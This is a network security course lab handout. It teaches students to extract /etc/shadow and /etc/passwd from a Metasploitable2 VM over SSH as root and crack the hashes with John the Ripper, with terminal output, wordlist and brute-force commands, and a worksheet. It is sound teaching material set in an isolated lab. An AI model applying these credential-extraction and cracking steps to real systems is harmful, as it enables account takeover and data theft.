

Network Security Practical Lab 05

John the Ripper – Password Cracking

Learning Objectives

After completing this lab, students will be able to:

- Explain what password cracking is and why it is a security risk
- Understand the difference between hashing and encryption
- Obtain password hash files from a system
- Use John the Ripper to crack weak passwords
- Explain why strong passwords are important

Pre-Lab Requirements

- ✓ Kali Linux VM running
- ✓ Metasploitable2 VM running
- ✓ Both connected to NetSec NAT Network (192.168.1.0/24)
- ✓ Students know IP addresses of both machines

Example:

Kali IP = 192.168.1.4

Metasploitable IP = 192.168.1.3

Important Instruction for Students

In this lab:

- We will use **one terminal window** (Kali Linux terminal)
- We will connect to Metasploitable using SSH
- We will clearly state whether commands run on Kali or Metasploitable

Look at the command prompt carefully:

- kali@kali:~\$ → You are on **Kali**
- msfadmin@metasploitable:~\$ → You are on **Metasploitable**

SESSION 1 — Understanding Passwords and Hashes

What is Password Cracking?


Password cracking is the process of recovering the original password from its stored form (hash) using:

- Dictionary attacks
- Brute force attacks
- Rule-based attacks

It is used by attackers and security professionals to test password strength.

What is a Hash?

A hash is a one-way mathematical transformation of a password.



Example:

Password: password123

Hash: 482c811da5d5b4bc6d497ffa98491e38

Systems store hashes, not plain passwords.

What is John the Ripper?

John the Ripper (JtR) is a widely used open-source **password security auditing and recovery tool**. It is primarily a password cracker that allows security professionals and system administrators to identify weak passwords by attempting to crack cryptographic hashes.



- **Pre-installed Tool** - John the Ripper comes pre-installed in Kali Linux as part of the default penetration testing toolkit
- **Password Cracking Utility** - It's a powerful offline password cracking tool designed to detect weak Unix/Linux passwords

- **Multiple Modes** - Supports various cracking modes:
 - Dictionary attacks (with wordlist mangling rules)
 - Brute-force attacks
 - Incremental mode
 - Hybrid attacks
- **Format Support** - Can crack various hash types including:
 - Standard Unix crypt (DES)
 - MD5, SHA-1, SHA-256
 - Windows LM/NTLM hashes
 - ZIP, RAR, PDF, and many other encrypted file formats
- **Community Enhanced** - Kali includes the "John the Ripper Jumbo" version with community-developed patches and additional format support
- **Integrated Workflow** - Often used alongside other Kali tools like hash-identifier to identify hash types and hashcat for GPU-accelerated cracking
- **Command Line Tool** - Primarily operated via terminal with various flags and options for customized attacks

What is SSH?

- **Secure Shell** - Network protocol for secure remote access and management
- **Encrypted Connection** - Secures data transmission over unsecured networks
- **Two Main Components:**
 - ssh client (to connect to other systems)
 - sshd server (to allow connections to Kali)
- **Default Credentials** - Kali's SSH server is installed but **disabled by default** for security
- **Key Authentication** - Supports passwordless login using public/private key pairs
- **Multi-Purpose & Standard Port** - Used for remote terminal access, file transfer (scp, sftp), and tunneling. Listens on TCP port 22 by default.
- **Security Feature** - Can be hardened by disabling root login and using key-based auth only.

SESSION 2 — Practical: Cracking Passwords from ZERO

Step 1 — Open Kali Linux Terminal

(On Kali VM)

Open a terminal window in Kali Linux.

Step 2 — Connect to Metasploitable Using SSH


(On Kali terminal, connecting to Metasploitable)

First, try the standard SSH command:

```
ssh msfadmin@192.168.1.3
```

Password:

msfadmin



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh msfadmin@192.168.1.3  
Unable to negotiate with 192.168.1.3 port 22: no matching host key type found  
. Their offer: ssh-rsa,ssh-dss
```

On modern Kali Linux, this command may fail with an error related to **host key type** or **algorithm negotiation**.

Reason:

Metasploitable uses an **old and insecure SSH algorithm (ssh-rsa / ssh-dss)**. Modern Kali Linux disables these weak algorithms by default for security reasons. Therefore, Kali refuses to connect using the normal SSH command.

This failure itself is a learning point:

Old and unpatched systems use weak cryptography and are dangerous.

Use Compatible SSH Command (For This Lab Only)

To allow Kali to connect to this old vulnerable system, use:

```
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa  
msfadmin@192.168.1.3
```

Password:

msfadmin

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfa  
dmin@192.168.1.3  
  
The authenticity of host '192.168.1.3 (192.168.1.3)' can't be established.  
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.3' (RSA) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.1.3's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Tue Feb 10 00:07:50 2026  
msfadmin@metasploitable:~$
```

What this does:

This command tells Kali:

“Allow old SSH algorithms for this connection because the target system is outdated.”

This is done **only for the lab environment** (Metasploitable).

In real systems, secure servers do **not** allow these weak algorithms.

After successful login, your prompt will change to:

msfadmin@metasploitable:~\$

This means:

- ✓ You are typing in Kali’s terminal
- ✓ But the commands are now running on **Metasploitable**

Step 3 — Become Root User on Metasploitable

(Still using Kali terminal, but now controlling Metasploitable via SSH)

sudo su

Password:

msfadmin

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin#
```

Verify:

whoami

Expected:

root

Explanation:

How it works:

1. `sudo` ("Super User DO") — Temporarily grants you administrator privileges to run a command.
2. `su` ("Switch User") — Changes to another user account. Without a username, it defaults to **root**.

So `sudo su` essentially says: "Use administrator privileges to switch to the root user."
Only the root user can read password hash files.

Step 4 — Copy Password Files and Fix Permissions

(On Metasploitable as root – via Kali SSH terminal)

Make sure you are logged into Metasploitable **and** you are root:

whoami

Expected:

root

Now copy the password files to a readable location:

cp /etc/passwd /tmp/passwd

cp /etc/shadow /tmp/shadow

By default, the shadow file is readable only by root.
To allow file transfer, change its permissions:

chmod 644 /tmp/passwd

chmod 644 /tmp/shadow

```
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# cp /etc/passwd /tmp/passwd
root@metasploitable:/home/msfadmin# cp /etc/shadow /tmp/shadow
root@metasploitable:/home/msfadmin# chmod 644 /tmp/passwd
root@metasploitable:/home/msfadmin# chmod 644 /tmp/shadow
```

Explanation:

- /etc/passwd → contains user accounts
- /etc/shadow → contains hashed passwords
- /tmp → temporary folder used for transfer
- chmod 644 → makes the file readable for normal users

This step is necessary because:

The scp command will be run as user msfadmin, not as root.

Explanation:

- /etc/passwd → user accounts
- /etc/shadow → hashed passwords
- /tmp → temporary folder accessible for transfer

Step 5 — Exit Metasploitable Session

This does NOT mean closing the Metasploitable VM.
It only means leaving the SSH connection.

Type:

exit

(leave root)

Type again:

exit

(leave Metasploitable)

```
root@metasploitable:/home/msfadmin# exit
exit
msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.1.3 closed.
```

```
(kali㉿kali)-[~]
$
```

You should now see:

kali@kali:~\$

Step 6 — Copy Password Files from Metasploitable to Kali

(On Kali Linux terminal)

Make sure you have exited Metasploitable and returned to Kali.

Check your prompt:

kali@kali:~\$

Now copy the files from Metasploitable to Kali using scp:

```
scp -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.1.3:/tmp/passwd .
```

Password:


msfadmin

Then copy the shadow file:

```
scp -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.1.3:/tmp/shadow .
```

Password:

msfadmin



```
(kali㉿kali)-[~]  
$ scp -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.1.3:/tmp/passwd .  
  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.1.3's password:  
passwd 100% 1581 680.1KB/s 00:00  
  
(kali㉿kali)-[~]  
$ scp -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.1.3:/tmp/shadow .  
  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.1.3's password:  
shadow 100% 1207 496.5KB/s 00:00
```


Explanation:

- scp → secure copy command
- msfadmin@192.168.1.3 → Metasploitable machine
- /tmp/passwd → file on Metasploitable
- . → current directory on Kali
- SSH options allow connection to old Metasploitable system

Verify File Transfer

On Kali terminal, type:

ls



```
(kali㉿kali)-[~]  
$ ls  
Desktop  Downloads  passwd  Public  Templates  
Documents Music      Pictures shadow  Videos
```

Expected output:

passwd shadow


This confirms:

- ✓ Files are copied successfully
- ✓ Kali now has password hash files
- ✓ Ready for cracking using John the Ripper

Step 7 — Combine Files for John the Ripper

(On Kali terminal)

unshadow passwd shadow > crackme.txt



```
(kali㉿kali)-[~]  
$ unshadow passwd shadow > crackme.txt  
Created directory: /home/kali/.john
```

Quick breakdown:

- *passwd* → Contains usernames & user info (UID, home dir, etc.)
- *shadow* → Contains encrypted passwords & password policy info
- *unshadow* → John the Ripper's utility that merges these
- *> crackme.txt* → Saves the combined output to crackme.txt

Explanation:

John needs a combined file to crack passwords.

Step 8 — Start Password Cracking

(On Kali terminal)

john crackme.txt

```

(kali@kali)-[~]
$ john crackme.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman        (sys)
Proceeding with incremental:ASCII

```

John will try common passwords from its wordlist.

How John the Ripper Works (Explanation Box)

When John the Ripper starts, it follows a sequence of attacks:

1. Hash Detection

John automatically detects the type of password hash used (here: *md5crypt*). This is important because each hash type needs a different cracking method.

2. Single Mode (Easy Guesses)

John first tries:

- Username as password
- Simple variations of the username
- Very common patterns

Example:

msfadmin (msfadmin)

This shows the password was the same as the username.

3. Wordlist Mode (Dictionary Attack)

John then uses a wordlist of common passwords:

- password
- 123456
- admin
- batman

Example:

123456789 (klog)

batman (sys)

4. Incremental Mode (Brute Force)

Finally, John tries:

- All possible character combinations
- From short to long passwords
- This is slow but eventually works for short passwords

This shows:

Weak passwords are cracked quickly.

Strong passwords take much longer.

John the Ripper - Quick Troubleshooting Guide

If You See This:

Proceeding with incremental: ASCII

John is stuck in brute-force mode — it's systematically trying EVERY possible character combination:

- Starting with: a, b, c...
- Then: aa, ab, ac...
- Then: aaa, aab, aac...
- And continues through **ALL** ASCII characters

This can take **DAYS or YEARS** for longer passwords!

IMMEDIATE ACTION:

Press Ctrl + C to stop the current attack

Session aborted

FASTER ATTACK METHODS:

1. WORDLIST ATTACK (Recommended First Try)

Uses pre-made password lists:

```
john --wordlist=/usr/share/wordlists/rockyou.txt crackme.txt
```

Why it's faster: Tries real passwords people actually use (not random combos)

2. WORDLIST + RULES

Adds common variations (capitalization, numbers, symbols):

```
john --wordlist=rockyou.txt --rules crackme.txt
```

Examples of rules: password → Password, Password1, Password!, PASSWORD

3. LIMITED BRUTE-FORCE

If you MUST brute-force, limit the search:

Letters only (a-z, A-Z)

```
john --incremental=alpha crackme.txt
```

Numbers only (0-9)

```
john --incremental=digits crackme.txt
```

Alphanumeric (letters + numbers)

```
john --incremental=alnum crackme.txt
```

WORKFLOW - Smart Order:

STEP 1: Quick wordlist (cracks ~60-80% of passwords)

```
john --wordlist=rockyou.txt crackme.txt
```

STEP 2: Check what got cracked

```
john --show crackme.txt
```

STEP 3: If needed, add rules for variations

```
john --wordlist=rockyou.txt --rules crackme.txt
```

STEP 4: Show updated results

```
john --show crackme.txt
```

STEP 5: Only then consider limited brute-force

```
john --incremental=alpha --max-length=6 crackme.txt
```

Remember: Wordlists almost always beat pure brute-force for real-world passwords!

Step 9 — Show Cracked Passwords

(On Kali terminal)

```
john --show crackme.txt
```

```

(kali@kali)-[~]
$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left

```

Expected example output:

msfadmin:msfadmin

user:user

Meaning:

- Username = msfadmin
- Password = msfadmin

Step 10 — What Have We Achieved?

In this lab, we:

- ✓ Logged into a system
- ✓ Gained root access
- ✓ Extracted password hashes
- ✓ Cracked them offline
- ✓ Revealed real passwords

This shows:

- Weak passwords are dangerous
- Hashes can still be attacked
- Strong passwords are necessary

How This Works in a Real-Life Scenario

In this lab:

- ✓ We already knew the username (msfadmin)
- ✓ We already had system access
- ✓ We easily copied the password hashes

In a real system, attackers must first:

1. Gain Initial Access

Examples:

- Exploit a vulnerability (Metasploit)

- Guess weak login credentials
- Abuse misconfigurations

2. **Obtain Hashes**

Methods:

- Read /etc/shadow (Linux)
- Dump Windows SAM database
- Extract hashes from backups
- Capture hashes over the network

3. **Crack Hashes Offline**

Using tools like:

- John the Ripper
- Hashcat

4. **Reuse Passwords**

Attackers may then:

- Log in as other users
- Move to other machines
- Escalate privileges
- Steal sensitive data

This is called: **post-exploitation**

Security Lesson

This lab demonstrates that:

- ✓ Password strength matters
- ✓ Old hashing algorithms are dangerous
- ✓ Hash files must be protected
- ✓ Root access must be limited
- ✓ Systems must be updated

Ethics & Safety Rules

- Crack only lab system passwords
- Never attack real systems
- Educational purpose only

----- End of Lab 05 -----

STUDENT WORKSHEET (LAB 05)

Part A — System Access

1. Command used to connect to Metasploitable: _____
2. Command used to become root: _____

Part B — Hash Files

1. File containing user accounts: _____
2. File containing hashed passwords: _____

Part C — Cracking

1. Tool used for cracking: _____
2. Command used to start cracking: _____
3. Command used to show results: _____

Part D — Results

1. Username cracked: _____
2. Password cracked: _____

Reflection Questions

1. Why was the password easy to crack?
2. How can users protect themselves from this attack?